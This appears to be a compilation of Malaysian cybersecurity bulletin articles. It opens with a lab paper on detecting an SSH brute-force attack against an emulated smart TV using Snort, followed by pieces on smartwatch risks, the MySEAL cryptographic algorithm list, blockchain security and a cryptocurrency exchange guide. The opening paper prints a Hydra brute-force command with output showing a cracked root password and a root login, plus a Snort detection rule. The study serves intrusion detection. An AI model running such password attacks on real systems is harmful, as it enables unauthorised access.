29	13.719563	192.168.153.136	192.168.153.144	SSHv2	378	Server: Elliptic Curve Diffie-Hellman Key Ex..
30	13.719890	192.168.153.144	192.168.153.136	SSHv2	82	Client: New Keys
32	13.759652	192.168.153.144	192.168.153.136	SSHv2	130	Client: Encrypted packet (len=64)
34	13.759816	192.168.153.136	192.168.153.144	SSHv2	130	Server: Encrypted packet (len=64)
35	13.760015	192.168.153.144	192.168.153.136	SSHv2	146	Client: Encrypted packet (len=60)
41	18.782082	192.168.153.136	192.168.153.144	SSHv2	146	Server: Encrypted packet (len=60)
42	18.782405	192.168.153.144	192.168.153.136	SSHv2	130	Client: Encrypted packet (len=64)
52	18.990811	192.168.153.144	192.168.153.136	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.7.0)
54	19.000016	192.168.153.144	192.168.153.136	SSHv2	88	Client: Protocol (SSH-2.0-libssh_0.7.0)
57	19.012458	192.168.153.136	192.168.153.144	SSHv2	187	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debi..
59	19.012701	192.168.153.136	192.168.153.144	SSHv2	187	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debi..
61	19.013097	192.168.153.136	192.168.153.144	SSHv2	1850	Server: Key Exchange Init
63	19.013291	192.168.153.136	192.168.153.144	SSHv2	1850	Server: Key Exchange Init

Figure 5: Brute force attack PCAP file

In this simulation, Hydra in Kali Linux was used to generate the brute force attack. For the password list, the Hydra command crunch was used with the crunch syntax `<number of desired password length> <number of desired password length> <password attributes> -o <location to save the password and create a new name file>`. It is also possible to use another password list available on the Internet such as the Rockyou password list offered in Kali Linux. Next, the Hydra command was run on Kali Linux as shown in Figure 6.

```
root@kali:~# hydra -l root -P '/root/Desktop/testSTV.txt' 192.168.153.136
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or s
organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-12-12 06:26:46
[WARNING] Many SSH configurations limit the number of parallel tasks, it i
to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 46656 Login tries (1:1
916 tries per task)
[DATA] attacking ssh://192.168.153.136:22/
[STATUS] 4674.00 tries/min, 4674 tries in 00:01h, 42015 to do in 00:09h, 1
[STATUS] 2713.33 tries/min, 8140 tries in 00:03h, 38549 to do in 00:15h, 1
[STATUS] 1672.43 tries/min, 11707 tries in 00:07h, 34982 to do in 00:21h, 1
[STATUS] 1288.33 tries/min, 15460 tries in 00:12h, 31229 to do in 00:25h, 1
[STATUS] 1334.00 tries/min, 22678 tries in 00:17h, 24011 to do in 00:18h,
```

Figure 6: Hydra password attack

During the brute force attack simulation, Wireshark captured the entire packet-based network and saved it as a PCAP file as in Figure 5. In this simulation, the `hydra -l -P <destination of passlist> <target IP> <services/port>` command was employed. This attack took quite a long time to complete due to the password list size.

Upon completion, the results were displayed as shown in Figure 8.

```
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per t
ask
[DATA] attacking ssh://192.168.153.136:22/
[22][ssh] host: 192.168.153.136 login: root password: 1q2w3E
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-12-12 08:23:34
root@kali:~#
```

Figure 7: Brute force attack results

Next, the ssh port accessibility was checked. Figure 9 shows the results of running the ssh command on the SMART TV IP address (168.153.136).

```
root@kali:~# ssh 192.168.153.136
root@192.168.153.136's password:
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Thu Nov 9 12:30:22 2017 from 192.168.153.139
root@smartvtemulator:~#
```

Figure 8: Results of running the ssh command on the SMART TV IP address

3.1 Snort Configuration

In this scenario, focus was geared toward the SSH protocol to create the SNORT rules. To test the SNORT alert, the rules that specify the flow to the server on port 22 were used, as shown in Figure 9.

```
alert tcp any any -> $EXTERNAL_NET 22 (msg:"Potential SSH Brute Force Attack"; \
flow:to_server; \
flags:S; \
threshold:type threshold, track by_src, count 3, seconds 60; \
classtype:attempted-dos; \
sid:2001219; \
rev:4; resp:rst_all; \
)
```

Figure 9: SNORT rules of brute force attack

3.2 Brute Force Attack Configuration

Based on this analysis, a brute force attack was detected and its log data was generated, as shown in Figure 10.

```
[**] [1:2001219:4] Potential SSH Brute Force Attack [**]
[Classification: Attempted Denial of Service] [Priority: 2]
12/12-21:26:25.295607 192.168.153.144:35418 -> 192.168.153.136:22
TCP TTL:64 TOS:0x0 ID:30289 IpLen:20 DgmLen:60 DF
*****S* Seq: 0x38E32B71 Ack: 0x0 Win: 0x7210 TopLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1457876823 0 NOP WS: 7

[**] [1:2001219:4] Potential SSH Brute Force Attack [**]
[Classification: Attempted Denial of Service] [Priority: 2]
12/12-21:32:46.611321 192.168.153.144:35430 -> 192.168.153.136:22
TCP TTL:64 TOS:0x0 ID:61104 IpLen:20 DgmLen:60 DF
*****S* Seq: 0xBB393F36 Ack: 0x0 Win: 0x7210 TopLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1458258138 0 NOP WS: 7
```

Figure 10: Log data of the brute force attack

Conclusion And Way Forward

IoT technology is a new form of physical object networking. It has generated various applications in different domains in daily life, such as smart home appliances, e-health, smart cities and environment applications. However, the main concern with this technology is with security. The integration between machine learning techniques, cloud-based services, mobile applications and virtualization technology is suggested to improve IoT node security. The experiment conducted confirmed that SNORT IDS is an effective security technique that can be used to detect attacks in the IoT environment. Further studies need to be carried out in order to validate the performance of the proposed model in real smart object networks.

References

1. Zarpelão, B.B., Miani, R.S., Kawakani, C.T. and de Alvarenga, S.C., 2017. A Survey of Intrusion Detection in Internet of Things. *Journal of Network and Computer Applications*.
2. Borgia, E., 2014. The Internet of Things vision: key features, applications and open issues. *Comput. Commun.* 54, 1–31.
3. Sicari, S., Rizzardi, A., Grieco, L., Coen-Porisini, A. 2015. Security, privacy and trust in internet of Things: the road ahead. *Comput. Netw.* 76 (0), 146–164

Is It Safe To Wear Smartwatch?

By | Nur Athirah binti Abdullah

Is it safe to wear a Smartwatch?

The smartwatch is today's ultimate smartphone accessory. It can tell the time of course, function as a fitness tracker, beam important notifications straight to your wrist, and run native apps too. Besides getting involved with geeky technological fashion, the smartwatch can also mirror the smartphone. Nonetheless, it can lessen the addictiveness of smartphones, as the smartwatch is more convenient to use outdoors. However, with high-tech, built-in features in small metal things, is it safe enough to wear a smartwatch while at the same time avoiding hackers?

Smartwatch Technology & Features

- Operating System (e.g. Fitbit Versa, WearOS, WatchOS, etc)
- GPS receiver – track location, compass
- Bluetooth
- WiFi
- NFC (near-field communication) - exchange files between two devices (e.g payment)
- Gyroscope - track rotation
- Accelerometer – sense gestures
- Thermometer – monitor body temperature
- Pedometer – detect movement
- Heart rate monitor - track heart rate
- Barometer - measure atmospheric pressure/ altitude
- Dust & water resistance
- SIM card & memory card reader
- Built-in camera
- Speaker

Indications that a smartwatch has been hacked

- The smartwatch suddenly has a short battery life
- An app sends a request for data about the user's account
- Additionally requests permission to send geolocation data
- Internet data usage spikes
- Changes in system settings
- Unable to log into related accounts

Smartwatch Vulnerabilities

- Hand movements at the ATM can be tracked
- Insecure software/ firmware
- Wireless connectivity can be compromised
- Monitors password patterns (laptop, smartphone, etc.)
- Lack of security authentication
- Information leakage (personal information is collected)
- Kids' smartwatches can be hacked to track their location
- Hackers pretend to be parents sending messages to kids

How to prevent hacking

- Keep an eye on app permissions, and install spyware detection software
- Avoid using the same hand that wearing the smartwatch to enter your code
- Do not connect smartwatch to the sensitive access control
- Do not install app from third-party app stores
- Do not provide sensitive information to related app


References: Daily Mail Online, Kapersky Lab Official Blog, Tech Times, The Hacker News

Existing Cryptographic Algorithm for the National Trusted Cryptographic Algorithm List (AKSA MySEAL)

By | Nor Azeala binti Mohd Yusof, Norul Hidayah binti Lot Ahmad Zawawi & Nik Azura binti Nik Abdullah

INTRODUCTION

- *Senarai Algoritma Kriptografi Terpercaya Negara (MySEAL)* is a project to develop a portfolio of national trusted cryptographic algorithms
- It is a project specifically designed to provide a list of cryptographic algorithms suitable for implementation within Malaysian context that supports the *Dasar Kriptografi Negara / National Cryptography Policy (NCP)*.



This article lists all recommended algorithms for each primitive of AKSA MySEAL.

1. Block Cipher

DESCRIPTION

- Block ciphers considered for MySEAL are divided into general-purpose and lightweight applications
- A general-purpose block cipher has characteristics similar to the AES and can be generally implemented on a wide variety of platforms
- A lightweight block cipher is tailored for devices where resources such as area, memory and power are limited
- There are four algorithms considered as candidates for general purpose applications and another four for lightweight applications in AKSA MySEAL

FIRST PHASE CRITERIA

- **Key length and block length (10%)**
 - Block cipher – 128-bit block and 128-bit key
 - Lightweight block cipher – 64-bit block and 80-bit key
- **Security analysis report (60%)**
 - NIST statistical tests (10%)
 - Linear Cryptanalysis (25%)
 - Differential Cryptanalysis (25%)
- **Implementation and performance reports (20%)**
 - Hardware (10%)
 - Software (10%)
- **Justification on design principles (5%)**
- **Test vector (5%)**

SECOND PHASE CRITERIA

- **Security (single key model) (50%)**
 - Number of attacked rounds (10%)
 - Complexity of the attack (40%)
- **Cost, performance and implementation characteristic (35%)**
 - Computational Efficiency (20%)
 - Flexibility (8%)
 - Software and Hardware Suitability (2%)
 - Design Simplicity (5%)
- **Soundness of justification on algorithm's design principle (5%)**
- **Maturity (10%)**

RECOMMENDED ALGORITHMS

- **General Purpose Block Cipher**
 - AES-128, AES-192, AES-256
 - Camellia-128, Camellia-192, Camellia-256
 - CLEFIA-128, CLEFIA-192, CLEFIA-256
- **Lightweight Block Cipher**
 - PRESENT-80, PRESENT-128
 - HIGHT-128

2. Stream Cipher

DESCRIPTION

- Stream ciphers considered for MySEAL are divided into hardware-oriented and software-oriented
- Two algorithms considered as candidates for hardware-oriented applications
- Eight algorithms considered as candidates for software-oriented applications

FIRST PHASE CRITERIA

- **Internal memory and key length (10%)**
 - Software-oriented stream ciphers: 256-bit internal state and 128-bit key
 - Hardware-oriented stream ciphers: 160-bit block and 80-bit key
- **Security analysis report (60%)**
 - NIST statistical tests (12%)
 - Algebraic Attack (12%)
 - Correlation Attack (12%)
 - Distinguishing Attack (12%)
 - Guess-and-Determine Attack (12%)
- **Implementation and performance reports (20%)**
 - Hardware (10%)
 - Software (10%)
- **Test vector (10%)**

SECOND PHASE CRITERIA

- **Security (single key attack model) (50%)**
 - Number of attacked rounds (35%)
 - NIST statistical tests (10%)
 - Operated as a PRNG (5%)
- **Cost, performance and implementation characteristic (35%)**
 - Throughput (20%)
 - Flexibility (10%)
 - Software and Hardware Suitability (5%)
- **Maturity (10%)**
 - Average number of citations per year (4%)
 - Number of protocols implementing the algorithm (3%)
 - Number of cryptographic libraries implementing the algorithm (3%)
- **Soundness of justification on algorithm's design principle (5%)**

RECOMMENDED ALGORITHMS

- KCipher
- Rabbit
- ChaCha20-256

3. Hash Function

DESCRIPTION

- Hash functions considered for MySEAL are divided into general-purpose and lightweight applications
- A general-purpose hash function possesses characteristics similar to that of the SHA family of hash functions, which can be generally implemented on a wide variety of platforms
- A lightweight hash function is tailored for devices where resources such as area, memory and power are limited
- Three algorithms considered as candidates for general purpose applications
- Three algorithms considered as candidates for lightweight applications.

FIRST PHASE CRITERIA

- **Minimum digest length (10%)**
 - General-purpose hash functions: 224-bit
 - Lightweight hash functions: 80-bit
- **Security analysis (60%)**
 - Pre-image resistance
 - Second pre-image resistance
 - Collision resistance
- **Implementation and performance (20%)**
 - Hardware (10%)
 - Software (10%)
- **Justification on design principles of the algorithm (5%)**
- **Test vectors (5%)**

SECOND PHASE CRITERIA

- **Security analysis report (50%)**
 - Number of attacks (10%)
 - Number of rounds attacked (40%)
- **Cost, performance and implementation characteristic (35%)**
 - Computational efficiency (10%)
 - Memory requirements (10%)
 - Flexibility of algorithm (10%)
 - Design Simplicity (5%)
- **Maturity (10%)**
 - Number of citation on anchor paper (5%)
 - Number of protocols implementing the algorithm (2.5%)
 - Number of cryptographic libraries implementing the algorithm (2.5%)
- **Soundness of justification on algorithm's design principles (5%)**

RECOMMENDED ALGORITHMS

- **General Purpose Hash Function**
 - SHA2-384, SHA2-512, SHA2-512/224, SHA2-12/256
 - SHA3-224, SHA3-256, SHA3-384, SHA3-512
 - SHAKE128 SHAKE256
- **Lightweight Hash Function**
 - SPONGENT-88, SPONGENT-128, SPONGENT-160, SPONGENT-224, SPONGENT-256-bit
 - PHOTON-80, PHOTON-128, PHOTON-160, PHOTON-224, PHOTON-256-bit

4. Asymmetric Schemes

DESCRIPTION

- There are three asymmetric cryptography schemes considered in MySEAL which are asymmetric encryption, digital signature and key agreement
- Six algorithms considered as candidates for asymmetric encryption scheme
- Five algorithms considered as candidates for digital signature scheme
- Two algorithms considered as candidates for key agreement scheme

FIRST PHASE CRITERIA

- **Description/specification (Mandatory)**
- **Proof of correctness (10%)**
- **Security analysis report (60%)**
 - Hard mathematical problems and assumptions (20%)
 - Minimum key length to achieve 128-bit security (20%)
 - Security model and proof (20%)
- **Efficiency/Complexity analysis (10%)**
- **Justification on design principles of the algorithm (15%)**
- **Test vectors (5%)**

SECOND PHASE CRITERIA

- **Security (50%)**
 - Hard mathematical problems and assumptions (20%)
 - Correctness of security model and its proof (30%)
- **Cost and performance (35%)**
 - Parameter size for each security level (20%)
 - Computational complexity (10%)
 - Comparison analysis (5%)
- **Soundness of justification on algorithm's design principle (5%)**
- **Maturity (10%)**
 - Number of years since published (2.5%)
 - Total number of citations (2.5%)
 - Number of protocols implementing the algorithm (2.5%)
 - Number of cryptographic libraries implementing the algorithm (2.5%)

RECOMMENDED ALGORITHMS

- **Asymmetric Encryption**
 - PSEC-KEM, RSA-KEM, ACE-KEM, ACIES-KEM, RSA-OAEP, NTRU
- **Digital Signature**
 - DSA, ECDSA, RSA-PSS
- **Key Agreement**
 - DH, ECDH

5. Prime Number Generator

DESCRIPTION

- Prime number generators are used almost arbitrarily within asymmetric schemes
- It is used in various applications, for example hashing, public-key cryptography, and search of prime factors in large numbers
- Three algorithms considered as candidates for prime number generators

FIRST PHASE CRITERIA

- **Security analysis report(55%)**
- **Implementation and performance reports (30%)**
 - Hardware (15%)
 - Software (15%)
- **Justification on design, test vector and intellectual property (15%)**

SECOND PHASE CRITERIA

- **Security and design analysis report (60%)**
- **Acceptance index (10%)**
 - Hardware (5%)
 - Software (5%)
- **Maturity (5%)**
 - Number of citations (1%)
 - Information on selected protocols (2%)
 - Information on cryptographic libraries (2%)
- **State of readiness (25%)**
 - Mathematical justification on design (15%)
 - Test vectors (6%)
 - Commercially available with minimal intellectual property restriction (4%)

RECOMMENDED ALGORITHMS

- Miller-Rabin Primality Test
- Elliptic Curve Primality Certificate
- Shawe-Taylor Algorithm

References

1. <https://myseal.cybersecurity.my/>
2. https://myseal.cybersecurity.my/files/CD-5-RPT-0218-Kriteria_MySEAL_Versi_2.0-V1.pdf
3. <https://myseal.cybersecurity.my/aksa.html>

Blockchain & Cyber Security

By | Faridatul Akhma binti Ishak, Abdul Alif bin Zakaria, Suhairi Mohd bin Jawi & Hazlin binti Abdul Rani

Introduction

Blockchain is often touted as a new disruptive technology that has transformed transactional applications in many ways. Numerous blockchain applications have been developed ranging from cryptocurrency, financial services, risk management and Internet of Things (IoT) to public and social services. This article illustrates and highlights some of the issues with blockchain technology for anyone who might be considering to use it. The Gartner technology hype cycle graph depicts that blockchain technology was peaking as of July 2016 and would be ready for mainstream adoption in 5 to 10 years.




Figure 1: Gartner technology hype cycle

The largest companies and organizations like Google are now researching blockchain technology and a Google trend is shown below.




Figure 2: Google blockchain trend

Blockchain Challenges

1. **Early Adoption.** Solutions are required for resolving challenges with transaction speed, verification process and network limitations

before blockchain can be widely applicable [1].

2. **Uncertain Regulatory Status.** Because fiat money has always been recognized and regulated by national governments, blockchain and cryptocurrencies face a hurdle in widespread adoption by pre-existing financial institutions if the government regulation status remains unsettled.
3. **Large Energy Consumption.** Bitcoin blockchain network miners are attempting 450 thousand trillion solutions per second in efforts to validate transactions, consequently using substantial amounts of computer power and thus, electrical energy.
4. **Control, Security and Privacy.** While several solutions exist, including private or permissioned blockchains and strong encryption, there are still concerns with blockchain security.
5. **Integration Concerns.** Blockchain applications offer solutions that require significant changes to, or complete replacement of existing systems. In order to make an effortless switch, companies must strategize the transition.
6. **Cultural Adoption.** Blockchain represents a complete shift to a decentralized network that requires the buy-in of its users and operators.
7. **Cost.** Blockchain offers tremendous savings in transaction costs and time, but the high initial capital costs could be a deterrent.

Blockchain Issues

Blockchain protocols are designed in such a way that each node should maintain the same copy of the blockchain and the blockchain should contain every transaction from the beginning of time. This means that in order to become a node in the bitcoin network, any new device should download all transactions right from the first block that was mined back in 2009.

As a comparison, the Bitcoin block time is 10 minutes while that of Ethereum is 15 seconds.

For financial transactions, such block times may be desirable. Although not an urgent problem today, in the future block time will need to be shortened drastically to clear the way for the widespread adoption of blockchain technology. The storage and management of blockchain accounts or keys have also proven to be weak links. Most bitcoin hacks to date are the result of attackers stealing keys from cold or hot wallet storage.

Blockchain Limitations

1. **Complexity.** Blockchain technology involves an entirely new vocabulary. It has made cryptography more mainstream, but the highly specialized industry is chockfull of jargon. Thankfully, several glossaries and indexes exist that are thorough and easy to understand [2].
2. **Network Size.** Blockchain (like all distributed systems) is not as resistant to malicious actors as it is anti-fragile – that is, it responds to attacks and grows stronger. This requires a large network of users however. If a blockchain is not a robust network with a widely distributed grid of nodes, it becomes more difficult to reap the full benefit.
3. **Transaction Costs.** Bitcoin currently has notable transaction costs after being touted as nearly free for the first few years of existence. As of late 2016, it can only process about seven transactions per second, where each transaction costs about \$0.20 and can only store 80 bytes of data. There is also political motivation behind using bitcoin blockchain: not for transactions but for storing information.
4. **Human Error.** If a blockchain is used as a database, the information going into the database needs to be of high quality. The data stored on a blockchain is not inherently trustworthy, so events need to be recorded accurately in the first place. The phrase 'garbage in, garbage out' holds true in a blockchain system of records, the same as with a centralized database.
5. **Unavoidable Security Flaws.** If more than half the computers working as nodes to service the network tell a lie, the lie will become the truth. For this reason the community monitors bitcoin mining pools closely. This is to ensure no one unknowingly gains such network influence.
6. **Politics.** Blockchain protocols offer an opportunity to digitize governance models.

But because miners are essentially forming another type of incentivized governance model, there have been prospects for public disagreements between different community sectors. Such disagreements are a notable feature of the blockchain industry and involves updating the blockchain protocol when the majority of users agree to it.

Blockchain is a vast, global distributed ledger or database running on millions of devices and open to anyone, where not just information but anything of value – money, but also titles, deeds, identities, even votes – can be moved, stored and managed securely and privately [3].

What Experts Say

"Blockchain technology will never be adopted by banks if it increases the disclosures. Need for anonymity solutions."
Nicolas T. Courtois-University College London

"The blockchain has the ability to enhance reliability in business processes by eliminating political and economic risks associated with trusting a centralized system."
Vitalik Buterin, Ethereum

"Hackers will always hack, but I do agree that widely adopted blockchain technology can reduce the rapid growth of data breaches."
Dan Lohrmann, Security Mentor

"I think it is too optimistic to predict widespread acceptance and use in 2017, but blockchain is clearly a game changer over the next few years. "
Scott Schober, Berkeley Varitronics Systems

Attacks on Blockchain

An infamous attack on blockchain is the 51% attack. This can occur when a single minor node has more computational resources than the rest of the network nodes. In such situation, this node dominates the verification and approval of transactions and controls the blockchain content. As it possesses more than half (51%) of the network's processing power, the dominant node can outpace all other nodes. Thus, it can

manipulate the blockchain, insert fraudulent transactions, double-spend funds or even steal assets from others [4].

Identity theft is another significant attack that needs to be addressed. Although blockchain can preserve anonymity and privacy, the security of assets depends on the safety of the private key, which is a form of digital identity. If one's private key is acquired or stolen, no third party can recover it.

Mitigating Attacks on Blockchain

Attacks on blockchain can be reduced using detection technologies. Although blockchain technology prevents fraudulent behaviour, it is not able to detect fraud by itself. Blockchain players can use machine learning and data mining algorithms to create new applications for detecting fraud and intrusions in blockchain-based transactions. By implementing techniques such as profiling, monitoring and detecting behavioural patterns based on people's transaction histories, researchers can develop supervised machine learning approaches that can help detect outlier behaviour.

Another attack mitigation method is to establish identity in a blockchain network. Cryptographic key usage and anonymous transactions can render the blockchain vulnerable to account takeover and digital identity theft. Loss of a key is equal to the loss of identity on the network. One solution is to build an identity and reputation system using a blockchain that can record "fingerprint" events. This can also track life events like the opening of bank accounts and car purchases. Such events recorded in this irreversible identity can become digital identity that is difficult to steal because it is unforgeable, publicly monitored and time-stamped.

Blockchain Risks

Hackers and attackers are open to cyberspace crime. They may employ blockchain cryptographic algorithms and mechanisms to perform malicious activities without leaving any traces. One of the most notable threats is called a Sybil attack. Cryptosystems have also led to the rise of the dark web, where illegal goods and services are traded beyond governmental authorization or consent. For instance, the anonymity feature of Bitcoin has sparked global uproar due to financial and technological scams and thefts [5].

Illegal activities seem to be the loophole in blockchain that may prevent its implementation. Blockchain technology can become a venue for illegality. Cryptocurrency that uses blockchain technology may also facilitate money laundering. Irreversibility is good for blockchain security, but it could become a risk at some point. Information encrypted in cryptosystems may not be accessible if the real user forgets or loses their private decryption key. Hence, they might not be able to recover their rightful data unless they have spare keys backed up correctly.

Can The Blockchain be Hacked?

Blockchain technology is equipped with encryption protection. Encryption has successfully been used as a data protection technique, but vulnerabilities appear when users decrypt data. The encrypted data can be kept in secure cloud files free from hackers by protecting the secret key. However, whenever users need to access the data, they need to unlock it, which leaves it open to hackers.

Consensus protocols of distributed ledgers protect the chain of blocks in blockchain. Consensus regards the protocols used to limit all transacting parties to adhere to the set consistency and agreed-upon distributed order of recording approved transactions; this creates an interconnected data store known as a distributed ledger. Since a consensus must be reached, the common blockchain protocol rules are that a hacker must have at least 51% of the computational energy to break the consensus algorithm that may potentially be achieved using quantum computers.

Blockchain's Brilliant Approach to Cybersecurity

- 1. Protecting Identities.** By referencing hashes (the match identity attributes of an individual tied to the ledger) one can start to reconstruct the entire identity management system. The fact that these attributes of a person can be tied to a tamper-proof hash makes it impossible for someone to forge someone else's identity [6].
- 2. Protecting Data Integrity.** Blockchain technology can assist with verifying the integrity of patient data shared across different organizations, creating immutable audit trails for data governing healthcare

business processes and maintaining the integrity of data collected.

3. **Protecting Critical Infrastructure.** A transparent, distributed set of domain name services where domain records are under their owners' control would also make it virtually impossible for any single entity, including a government, to manipulate entries at their whim.

Data Security: How Blockchain Transforms Five Different Markets

1. **Real Estate.** At present, because the processes of buying or refinancing property are labour intensive, they involve significant transaction costs. Putting property records on the blockchain can help cut admin costs and reduce errors. This also allows prospective buyers to quickly and easily verify information about properties. At the same time, blockchain technology helps reduce real estate fraud as forged ownership documents and false listings will no longer be possible with the "digital ownership certificates" for properties saved in the ledger [7].
2. **Sharing Economy.** The use of blockchain technology can assist in the growth of the sharing economy by allowing users to validate their identity and "credentialize" themselves. Improving user authentication and reputation management systems would alleviate concerns about safety, security among guests and property damage among hosts.
3. **Music Industry.** With blockchain technology, music can be published with unique IDs and time stamps so it can no longer be illegally downloaded, copied or modified. In addition, smart contracts would link programs that are run on the blockchain with the payment transactions. This technology can improve the way music is monetized. Composers and artists will no longer have to go through purchasing platforms and financial brokers; they could be compensated right away each time their songs are played.
4. **Online Gaming.** The online gaming industry stands to benefit from blockchain technology's low transaction costs and ease of use. Steam, for example, offers the Bitpay payment option so games can be purchased using bitcoins. Those who have played

online at bitcoin-based online casinos such as Bitcasino would be familiar with how the currency can be used to try to win money. Payouts are real-time and fully automated, so users can easily request withdrawals by clicking on a customized payout button.

5. **Stock Exchange.** The technology behind Bitcoin can help speed up the settlement process after an order is placed on the stock market. Since the European Union plans to remove physical stock certificates by 2025, the next logical step is to digitize and combine the individual ledgers that brokers, exchanges, clearinghouses, registrars, central securities depositories and custodians keep to make reconciling trades cheaper and faster.

Conclusion

Despite future blockchain implementations that will be more secure than others, this technology as a whole will face the same security risks as any other that uses cryptography to protect content. With the current lack of blockchain standards and unscrutinised maturity models, blockchain should be treated carefully as a multitude of new security risks surely remain to be discovered. Traditional systems are primed to be disrupted by the use of blockchain in financial services not because of its security but due to the lower costs and streamlined transactions.

References

1. <https://www2.deloitte.com/nl/nl/pages/innovatie/artikelen/blockchain-technology-9-benefits-and-7-challenges.html>
2. <http://www.coindesk.com/information/blockchains-issues-limitations/>
3. <http://www.goldmansachs.com/our-thinking/pages/macroeconomic-insights-folder/what-if-i-told-you/report.pdf>
4. <https://www.allerin.com/blog/mitigating-attacks-blockchain>
5. <https://disruptionhub.com/blockchain-security-enterprise-safe/>
6. <https://venturebeat.com/2017/01/22/blockchains-brilliant-approach-to-cybersecurity/>
7. <http://bigdata-madesimple.com/data-security-how-blockchain-transforms-five-different-markets/>

Using Cryptocurrency - Setting of Exchange and Wallet

By | Engku Azlan bin Engku Habib

In order to support Bitcoin activities particularly in Malaysia, a support system is needed to sustain the activities and to attract and expand them to non-adopters. Users would necessitate a localized support system that understands the needs of Malaysians in more detail. Cryptocurrency exchange and the Bitcoin wallet are among the services used in the Bitcoin ecosystem.

i. Bitcoin Exchange

Luno is the first exchange that would allow users to convert RM into Bitcoin with very little human intervention, less hassle and more trustworthiness.

Users could transfer RM from major Malaysian banks (currently Maybank & CIMB) to a Luno account, which can then be used to buy Bitcoin whenever users want to (usually when the price drops) or it can be bought immediately whenever Luno acknowledges the fund has been transferred to their account.

